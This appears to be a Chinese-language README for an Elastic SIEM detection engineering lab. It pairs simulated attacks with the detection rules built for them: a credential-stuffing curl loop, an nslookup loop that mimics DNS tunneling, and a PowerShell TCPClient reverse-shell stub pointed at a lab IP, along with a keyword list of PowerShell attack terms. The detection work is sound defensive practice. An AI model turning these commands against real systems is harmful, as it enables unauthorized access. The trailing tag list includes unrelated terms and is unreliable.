
**C. DNS 隧道规则配置**

**D. DNS 隧道警报已触发**
### 4️⃣ PowerShell 利用 —— 关键词规则


**A. Discover 中的脚本块日志事件**
**B. 捕获到的 TCPClient 脚本块 (严重)**

**C. PowerShell 规则配置**

**D. PowerShell 利用警报已触发**

### 5️⃣ PowerShell 网络关联 —— EQL 规则
**A. 关联证据:脚本执行 + 网络活动**
## 实验室环境
| 组件 | 角色 |
|---|---|
| **Elastic Stack (Kibana + Elasticsearch)** | SIEM 平台 —— 日志收集、解析、检测规则、警报 |
| **Elastic Agent + Fleet** | 日志摄取和代理管理 |
| **Packetbeat** | DNS 流量的网络级数据包捕获 |
| **Windows 11 (XAMPP)** | 目标主机 —— 托管易受攻击的 PHP 登录应用,生成 auth 日志 |
| **Kali Linux** | 攻击机 —— 模拟撞库、DNS 隧道、反向 Shell |
## 检测场景
### 1 — 撞库检测
**技术:** 攻击者针对登录端点提交大量用户名/密码对(源自泄露数据库),直到有一个成功。
**设置:**
- 通过 XAMPP 在 Windows 上托管易受攻击的 PHP 登录应用
- 身份验证尝试(通过/失败)记录到扁平 `auth.log` 文件
- 构建自定义 Elastic ingest pipeline (`auth-log-parser`) 将日志行解析为 ECS 字段:`source.ip`, `user.name`, `event.outcome`
- 使用的 Dissect 模式:`%{auth.timestamp} | IP: %{source.ip} | USER: %{user.name} | STATUS: %{event.outcome}`
**攻击模拟 (Kali):**
```
# 20 次失败尝试
for i in {1..20}; do
curl -s -X POST http://172.30.80.1/lab/login.php \
-d "username=admin&password=wrongpass" > /dev/null
done
# 1 次成功登录
curl -s -X POST http://172.30.80.1/lab/login.php \
-d "username=admin&password=pass123" > /dev/null
```
**检测规则:**
| 规则 | 类型 | 逻辑 |
|---|---|---|
| Credential Stuffing — Failed Logins from Single IP | Threshold | 5 分钟内来自同一 `source.ip` 的 ≥20 个 `event.outcome: failure` |
| Credential Stuffing — Failure Followed by Successful Login | EQL Sequence | 5 分钟内来自同一 `source.ip` + `user.name` 的 `failure` → `success` |
**EQL 规则:**
```
sequence by source.ip, user.name with maxspan=5m
[ any where event.outcome == "failure" ]
[ any where event.outcome == "success" ]
```
**MITRE ATT&CK:** `TA0006 Credential Access` → `T1110 Brute Force`
**生成的警报:**
- Threshold 规则 → 高严重性,风险评分 70(于 21:14:11 触发)
- EQL correlation 规则 → 高严重性,风险评分 80(于 21:40:38 触发)
**故障排除说明:** EQL 规则最初未能触发 —— 追溯到大小写敏感不匹配。Ingest pipeline 将 `event.outcome` 标准化为小写;原始查询使用了大写的 `"FAILURE"` / `"SUCCESS"`。通过将查询值更新为小写修复。
### 2 — DNS 隧道检测
**技术:** 攻击者在 DNS 查询中对数据进行编码,以便与外部系统进行隐蔽通信。DNS 流量通常被防火墙允许通过而无需深度检查,使其成为常见的数据渗漏和 C2 通道。
**设置:**
- 在 Fleet 中添加了 Network Packet Capture 集成 (Packetbeat)
- 在端口 53 上启用了 DNS 监控
- DNS 事件被捕获到 `logs-network*` 索引中,包含字段:`source.ip`, `dns.question.name`, `dns.response_code`
**攻击模拟 (Windows CMD):**
```
for /L %i in (1,1,120) do nslookup data%i.testlab.com
```
为不存在的子域名(`data1.testlab.com`, `data2.testlab.com`, ...)生成了 120 个顺序 DNS 查询 —— 全部返回 `NXDOMAIN`。高频顺序子域名查询是 DNS 隧道的特征;不需要成功解析。
**检测规则:**
| 字段 | 值 |
|---|---|
| Rule Type | Threshold |
| Index | `logs-network*` |
| Query | `event.category:"network" AND dns.question.name:*` |
| Group By | `source.ip` |
| Threshold | 5 分钟时间窗口内 ≥50 次 DNS 查询 |
| Severity | High, risk score 73 |
**生成的警报:** 21:51:09 来自 `192.168.1.2` 的高严重性警报 —— 确认 Packetbeat 捕获和阈值规则评估工作正常。
**故障排除说明:** 最初没有出现 DNS 日志 —— Packetbeat 集成尚未在 Fleet 中启用。启用 Network Packet Capture 集成并更新代理策略解决了该问题。
### 3 — PowerShell 利用检测
**技术:** 攻击者滥用 PowerShell(一种合法的 Windows 管理工具)在后渗透阶段建立反向 Shell、下载 Payload 或执行编码命令。
**设置:**
- 通过 Fleet 中的 Windows 集成收集 Windows Event Logs
- 启用了 PowerShell Script Block Logging (Event ID 4104) —— 记录已执行 PowerShell 命令的完整内容
- 可用关键字段:`process.name`, `event.code`, `powershell.file.script_block_text`, `host.name`
**攻击模拟 (Windows PowerShell):**
```
$client = New-Object System.Net.Sockets.TCPClient('172.30.89.150', 1234)
$stream = $client.GetStream()
# reverse shell payload
```
**检测规则:**
| 字段 | 值 |
|---|---|
| Rule Type | Query |
| Index | `logs-windows*` |
| Query | 关键词:`Invoke-Expression`, `IEX`, `DownloadString`, `TCPClient`, `EncodedCommand`, `bypass`, `-nop` |
| Severity | High, risk score 70 |
**生成的警报:** 22:17:57 在主机 `pavillion15`(用户:Noel Biju John)上的高严重性警报。脚本块内容捕获了确切的 `TCPClient` 命令,确认检测逻辑识别出了反向 Shell 尝试。
## 关键要点
- **检测没有通用方案** —— 每种攻击都需要不同的规则类型(阈值、EQL sequence、关键词查询),具体取决于其在日志中的表现形式。
- **数据管道理解至关重要** —— 所有问题排查(EQL 大小写敏感、Packetbeat 未启用)都需要对从摄取到警报的完整链路进行推理。
- **行为检测 > 特征检测** —— DNS 隧道规则基于查询量模式检测,而非已知的恶意域名。甚至对新生效的基础设施也有效。
- **Script Block Logging 是高价值遥测数据** —— 在执行时捕获确切的命令内容,支持事后取证重构和实时检测。
## 仓库结构
```
elastic-detection-engineering-lab/
│
├── README.md ← This file
├── architecture.md ← Lab topology, data flows, index patterns
├── soc_runbook.md ← Analyst triage & response procedures
├── project_report.md ← Full project report (objectives, results, analysis)
├── LICENSE
├── .gitignore
│
├── rules/ ← Elastic-compatible detection rules (.ndjson)
│ ├── credential_stuffing_threshold.ndjson
│ ├── credential_stuffing_sequence.eql.ndjson
│ ├── dns_tunneling_volume_threshold.ndjson
│ ├── powershell_suspicious_args.ndjson
│ └── powershell_network_correlation.eql.ndjson
│
├── sample-logs/ ← Representative log events (ECS format)
│ ├── web-auth-logs-sample.json
│ ├── dns-logs-sample.json
│ └── powershell-logs-sample.json
│
└── ELK_Internship_Report.docx ← Full report with screenshots & alert evidence
```
## 报告
包含截图和警报证据的完整实习报告:[`ELK_Internship_Report.docx`](./ELK_Internship_Report.docx)
标签:AI合规, AMSI绕过, Conpot, DNS 反向解析, DNS隧道, Elasticsearch, Elastic Stack, EQL, HTTP/HTTPS抓包, IP 地址批量处理, KQL, MIT许可证, Packetbeat, PowerShell攻击, SOC分析, Windows安全, 凭证填充, 告警验证, 威胁检测, 安全实验室, 安全运营, 态势感知, 扫描框架, 攻击模拟, 流量重放, 端点检测, 网络安全, 越狱测试, 阈值规则, 隐私保护, 驱动签名利用